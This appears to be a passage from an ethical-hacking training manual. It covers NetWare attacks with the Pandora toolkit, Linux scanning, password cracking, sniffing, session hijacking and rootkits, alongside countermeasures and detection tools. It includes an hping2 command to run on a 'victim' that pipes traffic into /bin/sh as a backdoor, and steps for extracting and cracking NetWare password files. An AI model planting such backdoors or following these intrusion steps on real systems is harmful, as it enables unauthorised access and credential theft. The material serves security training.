"The Gobbler" consists in fact of two separate programs: a local "Gobbler" to be operated from the local network management station, and a remote "Gobbler" to be operated from a remote central network management station. Both "Gobblers" run on computers with a network device that supports promiscuous mode.

The local "Gobbler" is meant for use on a local network management station. It is therefore provided with a menu-driven user interface, but lacks a SNMP interface. It features two Dispatcher Application Programs: a packet capture program with extensive filtering capabilities for catching selected Ethernet packets and writing them to disk for later examination, and a dumpfile view and protocol analyzing program for examining the captured packets.

The packet capture program writes the packets that pass the filters to disk. The user can set the name of the output dumpfile and its maximum size, the maximum runtime of the program and the maximum number of packets that may be captured. A status window keeps the user informed about the selected dumpfile name, the current and maximum number of captured packets, the current and maximum dumpfile size, the current and maximum runtime, the number of selected filters and the total received and missed packets.

It is also possible to open a window displaying the source and destination address and protocol type of the captured packets. The program stops automatically on exceeding one of the limits, but can also be stopped by the user.


The remote "Gobbler" is meant to be operated from a remote central network management station using SNMP. Its variables can therefore not be set from the local network management station, nor does it display its results on the local screen. It features five Dispatcher Application Programs, a packet catcher with filtering capabilities, and four others to make the control by SNMP and the transfer of the dumpfile from the local station to the remote station possible. The dumpfile viewer in this case is a separate program to be run on the remote station itself, not on the local station.

Hacking Tool: Pandora

- Pandora is a set of tools for hacking, intruding and testing the security and insecurity of Novell Netware 4.x and 5.x. Pandora consists of two distinct sets of programs - an "online" version and an "offline" version.
 - Features
 - Searches for target servers and grabs user accounts without logging in.
 - Multiple DOS attacks and dictionary attacks against user account
 - Attaches to server with password hashes extracted from Offline program.
 - Improved spoofing and hijacking by using real-time sniffing. Silently 'read' files as they are downloaded from server to client.
-

Pandora is a project that was developed by Simple Nomad and sponsored by the Nomad Mobile Research Centre. The goal of Pandora is to provide the tools for the opening of Novell's Netware Directory Services.

Tools Pandora is a set of tools for hacking, intruding, and testing the security and insecurity of Novell Netware. It works on versions 4 and 5. Pandora consists of two distinct sets of programs --an "online" version and an "offline" version. Pandora Online is intended to be used for direct attack against a live Netware 4 or 5 servers. Pandora Offline is intended to be used for password cracking after you have obtained copies of NDS.



Attack Methods

A typical attack goes as follows:

- Use Pandora online version to determine common user accounts passwords.
 - Pandora Online can be used to determine the password to the special Supervisor Object.
 - By exploiting the information collected from Pandora Online, try to access SYS: SYSTEM. If BACKUPS and/or

DSREPAIR>DIB exist, they can be copied off the server. By exploring the NCF files, it should be possible to determine the remote console password.

- After gaining control access, using Novell's DSMAINT a fresh BACKUP. DS can be created and copied down. BACKUP.DS can be converted into the original NDS file using Pandora Offline.
- The NDS files can have Pandora Offline run against them to create the PASSWORD.NDS file. Pandora Offline can be run against PASSWORD.NDS to do either a brute force attack or a dictionary attack to obtain additional passwords.

Pandora Countermeasure

- The best protection against this type of attack is establishing and enforcing a strong password policy.
- Control physical access to servers.
- Remote management tools like RCONSOLE over SPX or RCONj or TCP/IP should not be used.
- In Netware 5.x environment, the screen saver also gives good protection, because the screen saver requires an NDS username and password of a user with supervisor rights to the server to log in.

Countermeasure Defense against Pandora includes the following measures:

- Removing the ability for anyone to read the NDS tree. The rights for [Root] should not be public.
- Isolating admin servers from end users on an Ethernet segment, or adopting a switched Ethernet.
- Using Packet Signature at the highest settings on servers and workstations at all times.
- Using the latest patches on servers and workstations.
- The SET PACKET SIGNATURE line should be in the STARTUP.NCF, not the AUTOEXEC.NCF.
- Building a dummy NDS account named SUPERVISOR attributing it no rights and disabling it.
- Giving the bindery Supervisor account a complex password.
- Ensuring that the server object is not in the same container as the Admin account.
- Using Intrusion Detection on every container.
- Enforcing a minimum password length of 8 for normal users, LAN administrators should have an even longer password.

Summary

- All parts of the overall NetWare system are objects. Each object in the security model has an Access Control List, or ACL. Objects are clustered together in an overall hierarchy. There are a total of five different levels of access that can be logically defined from the security model - not logged in, logged in, supervisory access, administrative access, and console access.
 - NetWare server(<=4.X) by design itself does not offer much in the way of protection as there is no means of auditing events done at the console. This is a physical security concern.
 - There is a security concern as the supervisor account password is the same as the first password for the Admin user until it is changed using a bindery administration utility.
 - Similar concerns in Novell are exploited by vigilant attackers.
 - Novell Password cracking tools can provide the attackers with room for further actions.
-

Summary

Recap

- All parts of the overall NetWare system are objects. Each object in the security model has an Access Control List, or ACL. Objects are clustered together in an overall hierarchy. There are a total of five different levels of access that can be logically defined from the security model - not logged in, logged in, supervisory access, administrative access, and console access.
- NetWare server(<=4.X) by design itself does not offer much in the way of protection as there is no means of auditing events done at the console. This is a physical security concern.
- There is a security concern as the supervisor account password is the same as the first password for the Admin user until it is changed using a bindery administration utility.
- Similar concerns in Novell are exploited by vigilant attackers.
- Novell Password cracking tools can provide the attackers with room for further actions.

Module 18: Linux Hacking

Overview

Module Objectives

- Why Linux?
 - Compiling Programs in Linux
 - Scanning Networks
 - Mapping Networks
 - Password Cracking in Linux
 - SARA
 - TARA
 - Sniffing
 - A Pinger in disguise
 - Session Hijacking
 - Linux Rootkits
 - IP Chains and IP Tables
 - Linux Security Countermeasures
-

Module Objectives

In this module we will be looking at hacking Linux systems. Linux is fast emerging as an affordable yet available operating system. As the popularity is growing so is the attention of players with malicious intent to break in to the systems. Therefore we intent to discuss various aspects dealing with hacking the Linux systems in this module. BY the completion of this module, you will be familiar with the following aspects:

- Why Linux?
- Compiling Programs in Linux
- Scanning Networks and Mapping Networks
- Password Cracking in Linux
- SARA
- TARA
- Sniffing
- A Pinger in disguise
- Session Hijacking
- Linux Rootkits
- IP Chains and IP Tables
- Linux Security Countermeasures

Why Linux?

- Majority of servers around the globe are running on Linux / Unix-like platforms
 - Easy to get and Easy on pocket
 - There are many types of Linux -Distributions /Distros / Flavors such as Red Hat, Mandrake, Yellow Dog, Debian etc.
 - Source code is available
 - Easy to modify.
 - Easy to develop a program on Linux.
-

Linux is an operating system that can be downloaded free and "belongs" to an entire community of developers, not one corporate entity. With more and more people looking for an alternative to Windows, Linux has recently grown in popularity and is quickly becoming a favorite among major corporations and curious desktop users. Not only does it give users a choice of operating systems, it also proves itself valuable with its power, flexibility, and reliability.

Linux supports most of the major protocols, and quite a few of the minor ones. Support for Internet, Novell, Windows, and Appletalk networking have been part of the Linux kernel for some time now. With support for Simple Network Management Protocol and other services (such as Domain Name Service),

Linux is also well suited to serving large networks. Since Linux was developed by a team of programmers over the Internet, its networking features were given high priority. Linux is capable of acting as client and/or server to any of the popular operating systems in use today, and is quite capable of being used to run Internet Service Providers.

Linux is an implementation of the UNIX design philosophy, which means that it is a multi-user system. This has numerous advantages, even for a system where only one or two people will be using it. Security, which is necessary for protection of sensitive information, is built into Linux at selectable levels. More importantly, the system is designed to multi-task. Whether one user is running several programs or several users are running one program, Linux is capable of managing the traffic.

Another huge advantage of an open system is a large number of software authors and beta testers. This makes the software testing and refinement process faster and better. Because there is not a lot of commercial software for Linux, most software written for Linux is written because the authors want to do it and there need be no compromise of quality.

Linux is "Free" in two senses. In one sense, the Linux consumer is free to modify the system and do anything he or she wishes with it. In another sense, acquiring Linux does not necessarily require any cash outlay at all.

There are two very popular methods for acquiring and distributing Linux: FTP and CD-ROM. Most of the major Linux distributions (Red Hat, Debian, Slackware, Caldera) are available for free download from several popular sites. Though time consuming, it does not cost anything beyond connection charges.

Linux is one of the more stable operating systems available today. This is due in large part to the fact that Linux was written by programmers who were writing for other programmers and not for the corporate system. There are currently two mature program packaging standards in the Linux world - SuSE and Mandrake. Debian and Red Hat each have their own packaging systems; both will check dependencies, both can upgrade an entire running system without a reboot. This makes it easy to upgrade parts or all of a system, as well as add new software, or remove unwanted software.

Compiling Programs in Linux

- There are generally 3 steps to compiling programs under Linux.
 1. Configuring how the program will be compiled
 2. Compiling the program
 3. Installing the program

```
$ ./configure  
$ make  
$ su  
Password  
$ make install  
$ exit
```

The fact that Linux is an open source operating system means that there are efforts going on continuously to improve the system. Therefore if a user is downloading a file (which is bound to happen more often than not) to add functionality to his system, he will have to compile the file on his system. The following is a brief look into how this process takes place. It helps to remember, that most Linux programs are beta at best and there can and will contain errors or bugs. However, the percentage of programs that compile without problems has increased significantly recently.

Note Usually the download is some sort of tarball on the user's disk. The first step towards compilation is to uncompress it and untar it to a directory. By convention, most users untar programs to the directory: /usr/src. This helps in maintaining version history and cleaning up after. The Linux tar program can uncompress and untar a file at the same time if the file is compressed using gzip. That means the user needs to just cd to the /usr/src directory and type:

```
tar -xzvf / {path to file}/{filename.tar.gz} [Enter]
```

and it will uncompress and untar. A quick explanation of the flags:

x - untar the file

z - uncompress the file

v - verbose-commented

f - What follows is the file the user wants to untar

For compiling, the user issues the "make" command. In order for "make" to start compiling, it must have a file named: Makefile.

There are three common ways to start the compile: simple, Imake, and configure.

Simple compile: If there is a file called Makefile - no Imake or configure files, this method is used to compile the file. This method of compiling has the most problems because nothing is configured to the computer.

```
make [Enter]
```

```
make install [Enter]
```

and if all goes well, the program can be run.

Imake: This is an older way to compile. If on listing the directory there is an Imake file and no Makefile, this method is used.

```
xmkmf [Enter]
```

```
make [Enter]
```

```
make install [Enter]
```

Configure: this method of compiling if there is a file named configure in the directory. This is the easiest way to compile and probably has the highest chance of compiling correctly. Essentially it checks the entire system for every possible library and support file to ensure that the file can compile the program, and then creates the Makefiles with the correct information. To compile, type:

```
./configure [Enter]
```

```
make [Enter]
```

```
make install [Enter]
```

The most common cause of not compiling is missing files. Almost all programs rely on support programs/files/libraries. If they are missing, the program cannot compile. The wrong version will kill just as much as not having it at all. The next most common problem is missing include files. Sometimes having multiple versions of the same library can cause problems as each version could put its header files in different places.

Scanning Networks

- Once the IP address of a target system is known, an attacker can begin the process of port scanning, looking for holes in the system through which the attacker can gain access.

- A typical system has $2^{16} - 1$ port numbers and one TCP port and one UDP port for each number.
 - Each one of these ports are a potential way into the system.
 - The most popular Scanning tool for Linux is Nmap.
-

Note Scanning is the art of finding machines on a network and testing them to see what ports are listening. Scanning networks and hosts is the first method a cracker will use before launching an attack.

Tools Two interesting tools on Linux are Fping and Nmap. Fping sends multiple ICMP request packets simultaneously and processes the reply as they occur. This makes ping sweeps faster. Fping can be fed with an ip address or can be given a list of ip address on a file.

Scanning helps one to know what services are running on a machine. This will show the open ports on which services are listening for connections. Once the targets are identified, an intruder is able to scan for listening ports.

Port scanning is the process of connecting to TCP and UDP ports on the target system to determine what services are running or in a listening state. Identifying listening ports is essential to determine the type of operating system and application in use on the system.

Types of port scanning:

1. TCP connect scan: This type of scan connects to the target port and completes a full three-way handshake (SYN, SYN/ACK and ACK).
2. TCP SYN scan: This is also called half-open scanning because it does not complete the three-way handshake, rather a SYN packet is sent and upon receiving a SYN/ACK packet it is determined that the target machines port is in a listening state and if an RST/ACK packet is received , it indicates that the port is not listening.
3. TCP FIN scan: This technique sends a FIN packet to the target port and based on RFC 793 the target system should send back an RST for all closed ports.
4. TCP Xmas Tree scan: This technique sends a FIN, URG and PUSH packet to the target port and based on RFC 793 the target system should send back an RST for all closed ports.
5. TCP Null scan: This technique turns off all flags and based on RFC 793, the target system should send back an RST for all closed ports.
6. TCP ACK scan: This technique is used to map out firewall rule sets. It can help determine if the firewall is a simple packet filter allowing only established connections or a stateful firewall performing advance packet filtering.
7. TCP Windows scan: This type of scan can detect both filtered and non-filtered ports on some systems due to anomaly in the way TCP windows size is reported.
8. TCP RPC scan: This technique is specific to UNIX systems and is used to detect and identify Remote Procedure Call (RPC) ports and their associated program and version number.
9. UDP scan: This technique sends a UDP packet to the target port. If the target ports responds with an "ICMP port unreachable" message, the port is closed, if not then the port is open. This is a slow process since UDP is a connectionless protocol; the accuracy of this technique is dependent on many factors related to utilization of network and system resources.

Hacking Tool: Nmap

<http://www.insecure.org/nmap>

- Stealth Scan, TCP SYN

```
nmap -v -sS 192.168.0.0/24
```

- UDP Scan

```
nmap -v -sU 192.168.0.0/24
```

- Stealth Scan, No Ping

```
nmap -v -sS -P0 192.168.0.0/24
```

- Fingerprint

```
nmap -v -O 192.168.0.0/24 #TCP
```

Tools Nmap is covered under the GNU General Public License (GPL) and can be downloaded free of charge from <http://www.insecure.org/nmap>. It comes as tarred source as well as RPM format. The usage syntax of Nmap is fairly simple. Options to nmap on the command-line are different types of scans that are specified with the -s flag. A ping scan, for example, is "-sP". Options are then specified, followed by the hosts or networks to be targeted. Nmap's functionality is greatly increased when run as root.


Nmap is flexible in specifying targets. The user can scan one host or scan entire networks by pointing Nmap to the network address with a "/mask" appended to it. Targeting "victim/24" will target the Class C network, whereas "victim/16" will target the Class B. Nmap also allows the user to specify networks with wild cards, as in 192.168.7.* , which is the same as 192.168.7.0/24, or 192.168.7.1,4,5-16 to scan the selected hosts on that subnet.

Users are able to sweep entire networks looking for targets with Nmap. This is usually done with a ping scan by using the "-sP" flag. A TCP "ping" will send an ACK to each machine on a target network. Machines that are alive on the network will respond with a TCP RST. To use the TCP "ping" option with a ping scan, the "-PT" flag is included to specific port on the target network.

Nmap has been covered in detail in module three and readers are advised to refer to that to learn more about the OS fingerprinting and other scan options.

Scanning Networks

- One essential type of tool for any attacker or defender is the vulnerability scanner.
- These tool allow the attacker to connect to a target system and check for such vulnerabilities as configuration errors, default configuration settings that allow attackers access, and the most recently reported system vulnerabilities.
- The preferred open-source tool for this is Nessus.
- Nessus is an extremely powerful network scanner. It can also be configured to run a variety of attacks.




The 'Nessus' Project was started in early 1998, and first released in April 1998. The "Nessus" Project provides to the internet community a free, powerful, up-to-date and easy to use remote security scanner. Nessus allows the user to audit remotely a given network and determine whether attackers may break into it, or misuse it in some way.

Tools Nessus Security Scanner's architecture is a little different from the other scanners as it uses a client/server model. This allows a central server to do all the scanning while results are monitored and reviewed on distributed administrative clients. The scanning engine is Unix-based, while the administrative consoles can be run under Windows or Unix X Windows. Nessus Security Scanner supports command-line interaction as well. Not only is Nessus Security Scanner open source, but the architecture for creating vulnerability checks is quite open as well.

There is also a multi-platform client written in Java. All communication between client and server is encrypted. The current Nessus database contains signatures for, and is therefore able to detect hundreds of vulnerabilities in UNIX, Windows, and commonly-used web CGI scripts; additionally, the Nessus database detects DDoS zombies and Trojans. To scan hosts for vulnerabilities, install client and server, create a new server user, and connect. Problem reports generated by Nessus are easy to read and are exportable to other software.

Unlike many other security scanners, Nessus does not take anything for granted. That is, it will not consider that a given service is running on a fixed port. It will also not determine if security vulnerability is present by just regarding the version number of the remote service, but will really try to exploit it. Plugins are the core of Nessus because they contain a set of scripts to check vulnerabilities in a network, e.g., backdoors, DoS, wide-open ports, etc. These scripts are written in the language called NASL (Nessus Attack Scripting Language) and can be found in /usr/local/lib/nessus/plugin. The user can also develop their own scripts.

Cheops



Tools Cheops (KEE-ops) is a Network management tool for mapping and monitoring the network. It has host/network discovery functionality as well as OS detection of hosts.

Cheops is an Open Source Network User Interface. It is designed to be the network equivalent of a Swiss-army knife, unifying your network utilities. Cheops does for the network what a file manager does for the file system.

Cheops can optionally determine the OS of hosts on the network, selecting appropriate icons for them. Cheops can show the routes taken to access areas of the network. This feature is designed for larger networks, with routers, subnets, etc. This mapping not only makes hierarchy clearer, but can show unusual routing issues.

Cheops includes a generalized TCP port scanner to see what ports on the network are in use. It can be used to retrieve version information for certain services, to be sure any given host is up-to-date with the latest revision of its services.

Cheops includes a simple integrated SNMP browser, including write capability, using the UCD SNMP library. Cheops also supports a plug-in interface, which includes support for SNMP plug-ins, similar in concept to those of HP Openview.

Cheops can monitor critical servers, and immediately notify the concerned person through its event log, standard e-mail, and soon via paging, when things go wrong. The network administrator can know exactly which system is up or down, and just when problems occur. Right clicking on a host quickly shows a list of common services it supports, and rapid, easy access to them.

Port scan detection tools

- Scanlogd - detects and logs TCP port scans. <http://www.openwall.com/scanlogd/>

Scanlogd only logs port scans. It does not prevent them. You will only receive summarized information in the system's log.

- Abacus Portsentry <http://www.psionic.com/abacus/portsentry/>

Portscan detection daemon Portsentry has the ability to detect port scans (including stealth scans) on the network interfaces of your server. Upon alarm it can block the attacker via hosts.deny, dropped route or firewall rule.

Tools PortSentry is part of the Abacus Project suite of tools. The Abacus Project is an initiative to release low-maintenance, generic, and reliable host based intrusion detection software to the Internet community. More information can be obtained from <http://www.psionic.com>.

PortSentry has a number of options to detect port scans, when it finds one it can react in the following ways:

- A log indicating the incident is made via syslog()
- The target host is automatically dropped into /etc/hosts. deny for TCP Wrappers
- The local host is automatically re-configured to route all traffic to the target to a dead host to make the target system disappear.

- The local host is automatically re-configured to drop all packets from the target via a local packet filter

PortSentry has four "stealth" scan detection modes. Method one uses a pre-defined list of ports to watch over. If someone pokes at them it activates. The second method is what I call "inverse" port binding. Where every port under a range is watched *except* for those that the system has bound for network daemons when the PortSentry starts or ones that you have manually excluded. This is a very sensitive way for looking for port probes, but also the most prone to false alarms.

scanlogd is a TCP port scan detection tool, originally designed to illustrate various attacks an IDS developer has to deal with. Scanlogd detects port scans and writes one line per scan via the syslog (3) mechanism. If a source address sends multiple packets to different ports in a short time, the event will be logged. The format of the messages is:

Saddr [: sport] to daddr [and others,] ports port [, port...], flags [, TOS TOS] [, TTL TTL] @HH:MM:SS

The fields in square brackets are optional; sport, TOS, and TTL will only be displayed if they were constant during the scan. The flags field represents TCP control bits seen in packets coming to the system from the address of the scan. It is a combination of eight characters, with each corresponding to one of the six defined and two reserved TCP control bits. Control bits that were always set are encoded with an uppercase letter, and a lowercase letter is used if the bit was always clear. A question mark is used to indicate bits that changed from packet to packet.

Scanlogd needs a way to obtain raw IP packets that either come to the system scanlogd is running on, or travel across a network segment that is directly connected to the system. Current versions of scanlogd can be built with support for one of several packet capture interfaces. As of version 2.0, scanlogd is aware of the raw socket interface on Linux, libnids, and libpcap. The use of libpcap alone is discouraged.

Password Cracking in Linux

- Xcrack
 - (<http://packetstorm.linuxsecurity.com/Crackers/>)
 - Xcrack doesn't do much with rules.
 - It will find any passwords that match words in the dictionary file the user provides, but it won't apply any combinations or modifications of those words.
 - It is a comparatively fast tool.
-

Tools Xcrack (<http://packetstorm.linuxsecurity.com/Crackers/>)

Xcrack is a simple dictionary based password cracking tool. It will find any passwords that match words in the dictionary file the user provide. It does not generate permutation combination of the words provided in the dictionary to arrive at the right password. For this reason, it is a comparatively faster tool, though efficacy might be less.

Hacking Tool: John the Ripper

<http://www.openwall.com/john/>

- John the Ripper require the user to have a copy of the password file.

- This is a relatively fast password cracker, and the most popular amongst the hacker community.

Cracking times, using the default dictionaries that come with the Linux system are as follows:

User `ecc` with password `eccecc` took less than a second

User `root` with password `doodle` took less than 2 seconds.

Tools **John the Ripper** is a password cracker, available for many flavors of UNIX (11 are officially supported, not counting different architectures), DOS, Win32, BeOS, and OpenVMS. Its primary purpose is to detect weak passwords. Besides several crypt password hash types most commonly found on various UNIX flavors, supported out of the box are Kerberos AFS and Windows NT/2000/XP LM hashes, plus several more with contributed patches.

John the Ripper is a part of Owl, Debian GNU/Linux, SuSE, very recent versions of Mandrake Linux, and EnGarde Linux. It is in the ports/packages collections of FreeBSD, NetBSD, and OpenBSD.

SARA (Security Auditor's Research Assistant)

<http://www-arc.com/sara>

- The Security Auditor's Research Assistant (SARA) is a third generation Unix-based security analysis tool that supports the FBI Top 20 Consensus on Security.
 - SARA operates on most Unix-type platforms including Linux & Mac OS X
 - SARA is the upgrade of SATAN tool.
 - Getting SARA up and running is a straight forward compilation process, and the rest is done via a browser.
-

Tools **SARA** (Security Auditor's Research Assistant), a derivative of the Security Administrator Tool for Analyzing Networks (SATAN), remotely probes systems via the network and stores its findings in a database. The results can be viewed with any Level 2 HTML browser that supports the *http* protocol.

When no *primary_target(s)* are specified on the command line, **SARA** starts up in interactive mode and takes commands from the HTML user interface.

When *primary_target(s)* are specified on the command line, **SARA** collects data from the named hosts, and, possibly, from hosts that it discovers while probing a primary host. A primary target can be a host name, a host address, or a network number. In the latter case, **SARA** collects data from each host in the named network.

SARA can generate reports of hosts by type, service, and vulnerability by trust relationship. In addition, it offers tutorials that explain the nature of vulnerabilities and how they can be eliminated.

By default, the behavior of **SARA** is controlled by a configuration file (*config/sara.cf*). The defaults can be overruled via command-line options or via buttons etc. in the HTML user interface.

- <http://reptile.rug.ac.be/~coder/sniffit/sniffit.html>
- Sniffit is one of the most famous and fastest Ethernet sniffers for Linux.
- You can run it either on the command line with optional plug-ins and filters or in interactive mode, which is the preferred mode.
- The interactive mode of Sniffit allows you to monitor connections in real-time and therefore sniff real-time too!

Note Remember to download the patch and then recompile Sniffit, for optimum results!

Tools Sniffit runs on LINUX, SunOS, Solaris, FreeBSD and IRIX. The main reason to use sniffit vs. other packet sniffers is the way that it captures the data transferred within sessions. This could be useful, for example, when capturing text-based protocols like HTTP, FTP, and SMTP.

Sniffit can be run either on the command line with optional plug-ins and filters or in interactive mode, which is the preferred mode. The interactive mode of Sniffit allows monitoring connections in real-time.

Sniffers can only be run by root. Sniffers can only log packets that 'travel' on their Ethernet cable. Working with '-d' or '-a' give raw packets, they are still packed in IP, when logging to files, only send data is logged, the packets are 'unwrapped'.

Hacking Tool: HPing2

<http://www.hping.org>

- Hping is a command-line oriented TCP/IP packet assembly/analyzer.
- More commonly known for its use as a pinging utility, HPing carries a hidden but handy usage, that is a Backdoor Trojan.
- Just enter the following command on your victim

```
$ ./hping2 -I eth0 -9ecc | /bin/sh
```

Then Telnet into any port of your victim and invoke commands remotely on your victim's host by preceding any Unix/Linux commands with ecc

```
$ telnet victim.com 80
```

```
$ eccecho This Text imitates a trojan shovel
```

Tools hping is a command-line oriented TCP/IP packet assembler/analyzer. The interface expands the functionality of a common "ping" program (used to test hosts that are online), but hping isn't only able to send ICMP echo requests. It supports TCP, UDP, ICMP and RAW-IP protocols, has a traceroute mode, the ability to send files between a covered channel with custom-crafted TCP, ICMP and other Internet protocol packets. Crafting packets will allow an attacker to probe firewall rule-sets and find entry points into the targeted system or network. HPing will run on any Linux distro, as well as Net/Free/OpenBSD systems, and lastly it will run on Solaris as well. It is used to test both hosts and firewalls. hping2 can handle fragmentation, arbitrary packets body and size and can be used in order to transfer files encapsulated under supported protocols. Using hping2 the user can:

- Test firewall rules
 - Advanced port scanning
 - Test net performance using different protocols,
 - Packet size, TOS (type of service) and fragmentation.
 - Path MTU discovery
 - Transferring files between even really fascist firewall rules.
 - Traceroute-like under different protocols.
 - Firewalk-like usage.
 - Remote OS fingerprinting.
 - TCP/IP stack auditing.
-

Session Hijacking

- Using a combination of sniffing and spoofing techniques, session hijacking tools allow an attacker to steal a valid, established login session.
 - Examples of such sessions are Telnet and FTP sessions. With a successful session hijacking attempt, the victim's login session vanishes and he usually attributes it to network problems and logs in again.
 - There are generally two types of Session Hijacking Techniques:
 1. Host-Based Session Hijacking
 2. Network-Based Session Hijacking
-

Note Many systems have statistical weaknesses in the methods that are used to generate TCP/IP initial sequence numbers, possibly allowing an attacker to hijack or close TCP/IP sessions. Using a combination of sniffing and spoofing techniques, session hijacking tools allow an attacker to steal a valid, established login session. Examples of such sessions are Telnet and FTP sessions. With a successful session hijacking attempt, the victim's login session vanishes and he usually attributes it to network problems and logs in again.

If attackers know the TCP/IP initial sequence number and the amount of traffic that has been sent, they may be able to close the TCP/IP session, hijack it, or inject arbitrary data. In this type of attack, it is not necessary for the attacker to know the next sequence number. They can send a flood of packets that contain likely sequence numbers so that the one packet containing the correct number will be accepted. If the set of possible sequence numbers is small enough, it becomes practical for an attacker to send packets set with all possible sequence numbers. The larger the available bandwidth of a system, the larger the set of packets can be.

To protect against these types of attacks, many operating systems use pseudo-random number generators to choose the TCP/IP initial sequence number for the TCP/IP session. However, many of these pseudo-random number generators are statistically weak and make sequence number-based attacks not just possible, but practical.

Host-Based Session Hijacking requires the attacker to have root on either source/destination machines. On a Linux system, the attacker uses a tool to interact with local terminal devices/ttys that are used in

telnet sessions. If the attacker has root, he will then be able to read all session data from the target's tty and places key strokes into the tty. This is rarely used, as it requires the attacker to obtain root access on either machines.

This session-hijacking technique uses a sniffing technique on a segment of the network carrying traffic passing from the source to the destination to monitor the packets and the TCP sequence numbers. When the attacker decides to hijack a session, the attacker inserts traffic into the network with the source IP of the actual source instead of his own IP, placing the correct TCP sequence numbers on the packets.

This prompts the destination machine to think that the traffic came from legitimate source and follows the commands. And the attacker has hijacked the session. Note: Use of strong authentication cannot protect against successful Session hijackings; whereas encrypting the conversation offers some protection.

Session hijacking has been described in detail in the earlier modules. While the essence is the same, we will explore the various tools available to an attacker to do this in a Linux environment. Readers are advised to refresh the contextual information from the previous modules.

Hacking Tool: Hunt

<http://lin.fsid.cvut.cz/^kra/index.html>

- One of Hunt's advantages over other session hijacking tools is that it uses techniques to avoid ACK storms.
 - Hunt avoids this ACK storm and the dropping of the connection by using ARP spoofing to establish the attacker's machine as a relay between Source and Destination.
 - Now the Attacker uses Hunt to sniff the packets the Source and Destination sends over this connection. The Attacker can choose to acts as a relay and forward these packets to their intended destinations, or he can hijack the session.
 - The attacker can type in commands that are forwarded to Destination but which the Source can't see. Any commands the Source types in can be seen on the Attacker's screen, but they are not sent to Destination. Then Hunt allows the attacker to restore the connection back to the Source when he/she is done with it.
-

Tools A sniffer is a program/device that eavesdrops on network traffic and grabs information traveling over the network. Sniffers are basically data interception programs. A sniffer is usually passive, it only collects data. Hence, it becomes extremely difficult to detect sniffers. When installed on a computer, a sniffer will generate some small amount of traffic, though, and is therefore detectable. The best way to secure against sniffing is to use encryption. According to Pavel Krauz, the main goal of the HUNT project is to develop tools for exploiting well-known weaknesses in the TCP/IP protocol suite.

Hunt is considered by security professionals to be one of the best session hijacking tools available as it is well written and has a comprehensive feature set. Hunt does not have the graphical interface of similar tools such as IPWatcher and T-sight, but the text based user interface is fairly easy to use and has the benefit of enabling Hunt to be used over a telnet session.

Hunt was developed by Pavel Krauz. Hunt's hijacking capabilities are primarily aimed at telnet and rlogin traffic and enable an attacker to view active sessions on an Ethernet LAN and then select one of them to hijack. Hunt is a program for intruding into a connection, watching it and resetting it. Note that hunt is

operating on Ethernet and is best used for connections which can be watched through it. However, it is possible to do something even for hosts on another segment or hosts that are on switched ports.

ARP spoofing with Hunt

ARP enables systems to map IP addresses to the machine's physical addresses. ARP maps IP addresses to MAC addresses for systems connected to Ethernet LANs. Consider an illustrative scenario where Alice wants to send data to Bob.

Normally, if the ARP program on Alice finds a mapping for Bob's IP address in the ARP cache, it will allow Alice to address the data with Bob's MAC address and send it to him. Otherwise, the ARP program on Alice will send out an ARP request to all machines on the Ethernet segment. When Bob answers, Alice will send her data to Bob and will store Bob's MAC address in her ARP cache.

Sometimes it is possible for a machine to send out an ARP reply without an explicit ARP request. Usually, most systems accept this forged answer and update their ARP cache to accommodate it. This weakness allows ARP spoofing to take place.

Linux Rootkits

- One way an intruder can maintain access to a compromised system is by installing a rootkit.
 - A rootkit contains a set of tools and replacement executables for many of the operating system's critical components, used to hide evidence of the attacker's presence and to give the attacker backdoor access to the system.
 - Rootkits require root access to install, but once set up, the attacker can get root access back at any time.
-

We revisit rootkits here basing our discussion on Linux rootkits. Conventionally, UNIX and Linux have been known to have rootkits built, as the intruder is aware of the code. Here we will focus on rootkits that use the LKM or Loadable Kernel Module.

A brief review: Rootkits appeared in the early 90's, and one of the first advisories came out in Feb 1994. This advisory from CERT-CC addressed "Ongoing Network Monitoring Attacks" CA-1994-01 revised on September 19, 1997. Rootkits have increased in popularity since then and are getting increasingly difficult to detect. The most common rootkits are used for SunOS and Linux operating systems. Rootkits contain several different programs. A typical rootkit will include an Ethernet Sniffer, which is designed to sniff out passwords. Rootkits can also include Trojan programs used as backdoors such as *inetd* or *login*. Support programs such as *ps*, *netstat*, *rshd*, and *ls* to hide the attacker directories or processes. Finally, log cleaners, such as *zap*, *zap2*, or *z2*, are used to remove login entries from the *wtmp*, *utmp*, and */lastlog* files. Some rootkits also enable services such as telnet, shell, and finger. The rootkit may also include scripts that will clean up other files in the */var/log* and *var/adm* directories. Using the modified programs of *ls*, *ps*, and *df* installed on the box, the intruder can "hide" his/her files and programs from the legitimate system administrator.

The intruder next uses programs within the rootkit to clean up the extensive log files generated from the initial vulnerability exploitation. The intruder then uses the installed backdoor program for future access to the compromised system in order to retrieve sniffer logs or launch another attack. If a rootkit is properly installed and the log-files are cleaned correctly, a normal system administrator is unaware that the intrusion has even occurred until another site contacts him or the disks fill because of the sniffer logs.

The most severe threat to system security that can be caused by a rootkit comes from those that deploy LKM (Loadable Kernel Module) trojans. Loadable Kernel Modules are a mechanism for adding functionality to an operating-system kernel without requiring a kernel recompilation. Even if an infected system is rebooted, the LKM process will reload the Trojan during boot-up just like any other kernel module. Loadable Kernel Modules are used by many operating systems including Linux, Solaris, and FreeBSD.

